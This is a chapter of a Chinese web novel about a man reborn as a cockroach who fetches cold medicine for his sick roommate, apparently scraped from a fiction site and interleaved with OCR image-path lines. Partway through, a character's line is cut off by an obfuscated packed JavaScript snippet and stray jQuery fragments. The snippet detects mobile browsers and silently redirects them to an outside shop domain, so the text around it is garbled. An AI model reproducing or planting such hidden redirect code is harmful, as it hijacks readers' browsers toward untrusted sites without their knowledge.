文趣网 > 都市小说 > 重生成小蟑螂了 > 5. 是谁?!
    说干就干,林澈打了人血,有的是力气和手段。

    他很快就爬回冰箱顶上,重新钻回与墙壁的缝隙中,通过前世的人类认知疯狂分析受力点和力臂,最终选定一个爆发点——

    拱!

    拱不动!

    林澈:“……”

    不能轻易言败。

    水滴石穿,螂逼盒退。

    他默默给自己打气:

    天将降大任于是蠊也……用力!

    蜀道难,难于上冰箱……拱!

    我欲因之梦吴越,一夜飞度螂湖月……拱……出来了!

    “……(T^T)”

    林澈连滚带爬摔在了一边,那对用来滑行的透明后翅却是遭了殃,最边缘的地方被碾碎了,几片小小的膜质碎片掉在一边。

    虽然痛感不明显,但……

    这是他的翅膀啊,是身体最重要的一部分啊。

    剧烈的某种生理本能霎时吞没了他,类似恐惧、失落、惶然等,神经中枢不断传输出危险的信号,林澈两只眼睛都沁出了泪花。

    ……等等。

    他什么时候退化出泪腺这种弱小又累赘的东西的。林澈不信邪地摸了摸眼睛,真的是湿的。

    算了,不管了。

    没有了滑行能力,林澈只好一步一个脚印,从冰箱门上阴暗爬行下地。

    裴剑吃剩的橘子皮还在桌上,林澈攀爬上去,决定先饱餐一顿,补充消耗掉的能量。

    啃了小半片,又一个问题出现在了眼前。

    ……他要怎么告诉男人,药已经出来了?

    直接骑脸把裴剑弄醒,告诉他,你的药被我弄出来了——肯定是行不通的的。

    林澈苦思冥想,忽然,一个绝妙的主意又出现在脑海之中!

    ……

    裴剑这一觉睡得并不安慰。

    右眼皮一直在跳,好像有什么不好的事情将要发生。

    裴剑猛地睁开眼睛。

    晨光熹微,透过没拉严实的窗帘缝隙刺入,他的视野里,一只巨大的黑影从斜上方仓皇蹿过,六条腿发出细微的“沙沙”声。

    “……”

    裴剑沉默了三秒,然后无声地“啊——”起来。

    眼皮痒痒的,很显然,方才他右眼皮的跳动,正是因为真的有一只蟑螂在那儿蹦迪!

    “你是不是想死……了……”

    阴森森的威胁还没说完,就卡在了喉咙里,裴剑像是被人捂住了嘴,惊诧莫名。

    只见不远处的床头柜上,一板药片静静躺在那里。

    ——泰诺。

    被封印在药盒里的半板感冒药。

    孤零零躺在床头柜上,铝箔纸四角圆圆。

    桌角处,那只蠊只探出个三角脑袋,一双豆豆眼小心翼翼看着自己,伸出一条前腿,指了指药片。

    “……??”

    裴剑狠狠闭了闭眼睛,撑着剧痛不已的太阳穴,猛地起身,冲向卫生间。

    在他的记忆里,自己昨晚烧得神志不清,想拿药却手抖把药盒碰进了冰箱和墙壁的缝隙,够不着,最终放弃。

    随着水流的哗哗声响,裴剑一边洗脸一边狠狠狞太阳穴,心想,他一定是出现幻觉了。

    一定是他睡前就把药物放在了床头柜上,然后做了个不小心把药盒卡进墙缝的梦,再然后,就是那只该死的小强无法无天地跳上了他的眼皮。

    仅此而已。

    一定是这样,绝对没错。

    可是当裴剑深呼吸三次,扶着墙走出卫生间,看到冰箱前散开的药盒和一地的散装药片时,他简直要崩溃了。

    这个场面,怎么看都像是药盒被什么东西从冰箱上推下来,掉到地上,砸开了,于是里面的药片也跟着散落。

    问题是,是谁把药盒“拿”出来推倒在地,又是谁精准找到的“感冒药”?

    是谁?!

    是一只蟑螂。

    一只黑乎乎的、须须长长的、有着一双豆豆眼的,疑似美洲小大蠊。

    “……”

    裴剑梦游般走到了床前,下意识抓住平板,目光死死盯着床头柜,做好随时战斗的准备。

    那只蟑螂又探出了半个身子,一条前腿动了动,轻轻放在药片的铝箔板边缘,两只复眼亮晶晶的。

    然后……努力向前推了推。

    像是在说:快吃吧。

    目光中还似乎透着一些骄傲。

    裴剑觉得自己的世界观受到了侵犯。

    他甚至开始思索,现在到底是该报警,还是该打120。

    虽然报警的下场,也很有可能是一群警察把自己压着送进120,开去精神病医院。

    然后明天的新闻上就会出现自己的身影。

    “……你是成精的蟑螂?”裴剑听到自己这么喃喃道。

    话一出口,连自己都觉得搞笑。

    然而,床头柜的另一角,在听到了这句话后,林澈顿时心如鼓擂!

    作为一个曾经的人类,他何尝不知自己这种行为简直是在坟头蹦迪——但他有什么错,他这么小一只,踩别的地方裴剑根本感觉不到吧!

    一晚上裴剑都在烧,他在旁边纠结了半天,最后还是没能狠下心看着这个唯一的“室友”烧成傻子,才决定破釜沉舟,唤醒对方。

    林澈只是想凭心而动一次。

    ——想要被看见。想要被善待。

    哪怕,是以……蟑螂的身份。

    一人一蠊深情对视,好像过去了一个世纪那么久,林澈摇了摇须须,目光亮晶晶的。

    裴剑呆了许久,终于回过神,干巴巴地挤出一句:

    “……下去,蟑螂不要上桌。”

    林澈:“……”裴剑本是随口一说,没指望那只蟑螂能有动作,谁知下一秒,他就看到那只小黑团的须须动了动,仰头看了会儿,转过身,很“听话”地爬了下去,一屁股坐在地上。

    鬼知道蟑螂是怎么做到“坐”这个动作的,总之那明显像是“坐着”,然后……它继续抬着头,须须却失落地耷拉下来。

    “●︿●”

    裴剑:“……”

    疯了,这个世界疯了。

    蟑螂都能听懂人话了。

    ……而且,他怎么感觉那只蟑螂的眼神可怜巴巴的,像是受了委屈。

    他也真是疯了。

    事实上,林澈确实有点委屈。

    他冒着生面危险,连翅膀都折断了一半去给这个人类弄药物,结果对方竟然嫌弃自己?!真是世风日下,人心不古!

    心中悲伤的林澈下意识动了动受伤的翅膀。

    谁知一片褐色的翅膀残片,就这么随着这么轻轻的晃动,顺着翅根……掉了下来。

    林澈:“?!!”

    裴剑:“

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17642648|206727||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    ……?”

    林澈浑身哆嗦,他呆呆捧着自己的翅膀残片,不可置信地揉了揉——

    咔嚓轻响,残片碎了。

    碎了。

    脱离了身体的蟑螂翅膀,就只是一片脆弱的薄膜片罢了。眼泪很快在眼珠子前凝聚,因为没有眼皮和眼睑的缘故,径直落在地上。

    裴剑又开始倒吸凉气。

    他看到了什么?

    一只抱着自己身体零件大哭的小蟑螂。

    为什么?

    就因为他说了一句不要上桌吗?

    就因为被斥责了一句,就要开始自残卖惨吗?甚至拆了自己的翅膀?!

    此时的裴剑生平头一次痛恨起自己2.0的视力,放下沉重的平板后,他拖出把椅子坐下:“你……”

    完全不知该说什么,最终只接了句,“……还好吗?”

    林澈:“QAQ”

    人,蠊不太好。

    裴剑不问也罢,这么一问,林澈的眼泪更是停不下来。

    翅根和脊背处隐隐发痛,那种失去身体一部分的恐慌感又缓缓冒头,林澈心中难过,一溜烟跑回了床底,埋进枯叶里,抱着翅膀嚎啕大哭。

    “……”房间里,一股诡异的罪恶感就这样莫名涌上裴剑心头。

    裴剑愣在原地,揉了揉眼睛,等了会儿却再也没看到那道黑色的身影。

    他终于伸出手,拿起床头柜上的药板打量。

    药板的四边被整齐地剪成圆角,里面裹着三片白色的药片,正是自己曾经剪下放入药箱的那半板。对人类来说,这东西的分量其实很轻,但他想起了那只蟑螂。

    黑乎乎的,比这半板药还小一圈。

    ……它是怎么把药片搬上来的呢。

    最终,裴剑拆出药片,就着冷水吞了下去,坐在床前刷手机。

    主要狂刷蟑螂相关信息。

    然而搜了半天,也没看到能用的能解释方才事件的科学道理。

    算了。

    药效发挥得很快,烧似乎退了一些,但人还是虚得厉害。裴剑干脆请了假,又盯了床脚下一会儿,见下面没有任何动静,困意袭来,只好重新躺回床上。

